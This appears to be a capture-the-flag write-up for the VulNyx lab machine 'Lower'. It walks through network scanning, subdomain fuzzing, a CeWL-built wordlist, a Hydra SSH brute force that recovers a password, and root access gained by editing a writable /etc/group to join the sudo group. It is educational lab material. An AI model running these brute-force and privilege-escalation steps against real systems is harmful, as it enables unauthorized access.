Lower
Overview
A VulNyx machine focused on virtual host discovery, custom password list generation, SSH credential attacks, and privilege escalation through a writable /etc/group file.

🎯 Target Information
- Platform: VulnX
- Machine Name: Lower
- Difficulty: Beginner/Intermediate
- Key Vulnerabilities:
- Virtual Host Enumeration
- Weak SSH Credentials
- Writable
/etc/groupMisconfiguration - Privilege Escalation via Sudo Group Modification
🔍 Network Discovery
Initially, scan the local network to identify active hosts using arp-scan:
$ sudo arp-scan  --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8d:a8:e2, IPv4: 192.168.29.56
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.29.4    f6:ad:e9:27:6f:23       (Unknown: locally administered)
192.168.29.1    d8:78:c9:bd:6b:b7       (Unknown)
192.168.29.103  00:0c:29:08:c6:8a       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.989 seconds (128.71 hosts/sec). 3 responded
Target IP address identified:
192.168.29.103
🔎 Enumeration
Nmap Scan
Perform a full TCP port scan:
$ nmap -n -Pn -sSV -p-  --min-rate 5000  192.168.29.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-09 08:14 -0700
Nmap scan report for 192.168.29.103
Host is up (0.0012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
MAC Address: 00:0C:29:08:C6:8A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.99 seconds
Findings
- Port 22 → SSH OpenSSH 9.2p1 Debian
- Port 80 → HTTP Apache httpd 2.4.62
🌐 Web Enumeration
Open the target IP in the browser.
Observation
The website redirected to:
www.unique.nyx
This indicates the application uses virtual hosts and having trouble finding that site.
📝 Updating /etc/hosts
Add the domain to the local hosts file:
sudo nano /etc/hosts
Add:
127.0.0.1       localhost
127.0.1.1       arc
##############################
192.168.29.103  www.unique.nyx
##############################
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Save and exit.
🔍 Subdomain Enumeration
After opening the website again, a redirect loop error appeared:
The page isn’t redirecting properly
This suggested the existence of another subdomain.
Use ffuf for subdomain fuzzing and Seclist's subdomains-top1million-5000.txt wordlist :
$ ffuf -u http://www.unique.nyx -H "Host: FUZZ.unique.nyx" -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://www.unique.nyx
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.unique.nyx
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

tech                    [Status: 200, Size: 19766, Words: 4127, Lines: 453, Duration: 35ms]
:: Progress: [5000/5000] :: Job [1/1] :: 60 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
Result
Our assumption was correct — a subdomain named tech exists.
tech.unique.nyx
📝 Add Subdomain to Hosts File
Update /etc/hosts again:
127.0.0.1       localhost
127.0.1.1       arc
##############################
192.168.29.103  www.unique.nyx
192.168.29.103  tech.unique.nyx
##############################
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
🌐 Technology Website
Open:
http://tech.unique.nyx
Observation
The website displayed:
- Technology company information
- Team member names and roles
Collected usernames from the website:
tom
kathren
lancer
Save them into a file:
echo 'tom\nkathren\nlancer' > users.txt
🔑 Generating Custom Password List
Generate a custom password list using cewl:
cewl http://tech.unique.nyx --with-numbers -w pass.txt
This creates a password list based on words found on the website.
🔓 SSH Brute Force
Use Hydra to brute-force SSH credentials:
$ hydra -L users.txt -P pass.txt -t 64 ssh://192.168.29.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-09 08:30:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 642 login tries (l:3/p:214), ~11 tries per task
[DATA] attacking ssh://192.168.29.103:22/
[22][ssh] host: 192.168.29.103   login: lancer   password: NewY0rk
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-09 08:31:45
Credentials Found
Username: lancer
Password: NewY0rk
🖥 SSH Access
Login through SSH and Verify User:
ssh lancer@192.168.29.103
lancer@192.168.29.103's password:

lancer@lower:~$ id ; hostname
uid=1000(lancer) gid=1000(lancer) grupos=1000(lancer)
lower
Successfully logged in as the user lancer.
We can also verify that lancer belongs to the users group.
Next, attempt to use the sudo command to check whether the user has root privileges.
🚫 Sudo Check
Attempt to use sudo:
lancer@lower:~$ sudo su
[sudo] contraseña para lancer:
lancer is not in the sudoers file.
Result
lancer is not in the sudoers file.
The user does not currently have sudo privileges.
🔍 Searching for Writable Files
Search for writable files that may help with privilege escalation:
lancer@lower:~$ find / -type f -writable 2>/dev/null | grep -ivE "sys|proc|var"
/etc/group
/home/lancer/.profile
/home/lancer/.bash_logout
/home/lancer/.bashrc
Result
/etc/group
This is a critical finding because /etc/group controls Linux group memberships.
⚠️ Writable /etc/group Exploitation
View the file contents:
cat /etc/group
Observation
The sudo group exists:
sudo:x:27:
Since the file is writable, add the current user (lancer) to the sudo group:
sudo:x:27:lancer
Save the file and exit.
🔄 Reconnect SSH Session
Logout and reconnect through SSH.
Verify group membership:
lancer@lower:~$ id ; hostname
uid=1000(lancer) gid=1000(lancer) grupos=1000(lancer),27(sudo)
lower
The user is now part of the sudo group.
👑 Privilege Escalation
Use sudo to become root:
sudo su
Enter password:
NewY0rk
Verification
root@lower:/home/lancer# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
lower
Successfully escalated privileges to root.
🏁 Flags
Locate Flags
root@lower:/home/lancer# find / -type f -name root.txt -o -name user.txt 2</dev/null
/root/root.txt
/home/lancer/user.txt
📄 User Flag
cat /home/lancer/user.txt
bbb446e708226206823f2f**********
👑 Root Flag
cat /root/root.txt
b2daf29b8bd041ea1787f3**********
🧾 Summary
| Phase | Technique |
|---|---|
| Network Discovery | arp-scan |
| Enumeration | Nmap |
| Virtual Host Discovery | ffuf |
| Password List Generation | CeWL |
| Credential Attack | Hydra |
| Initial Access | SSH |
| Privilege Escalation | Writable /etc/group |
🚀 Key Takeaways
- Virtual hosts and subdomains should always be enumerated.
- Website content can help generate custom password lists.
- Writable system configuration files are highly dangerous.
- Adding a user to the
sudogroup can directly lead to root access. - Always verify group memberships after gaining initial access.

Related Posts
Lower-2
Enumerated services, identified a username from an SSH banner, brute-forced Telnet credentials, and gained root by …
Cyborg Writeup
Enumerated web directories, extracted Borg archives, recovered credentials, and exploited sudo permissions for root …
FING - Vulnyx
Enumerated users through the Finger service, obtained SSH access with weak credentials, and escalated privileges via a …
Lower-7
Recovered FTP credentials from a leaked username, uploaded a Node.js reverse shell, obtained access as a low-privileged …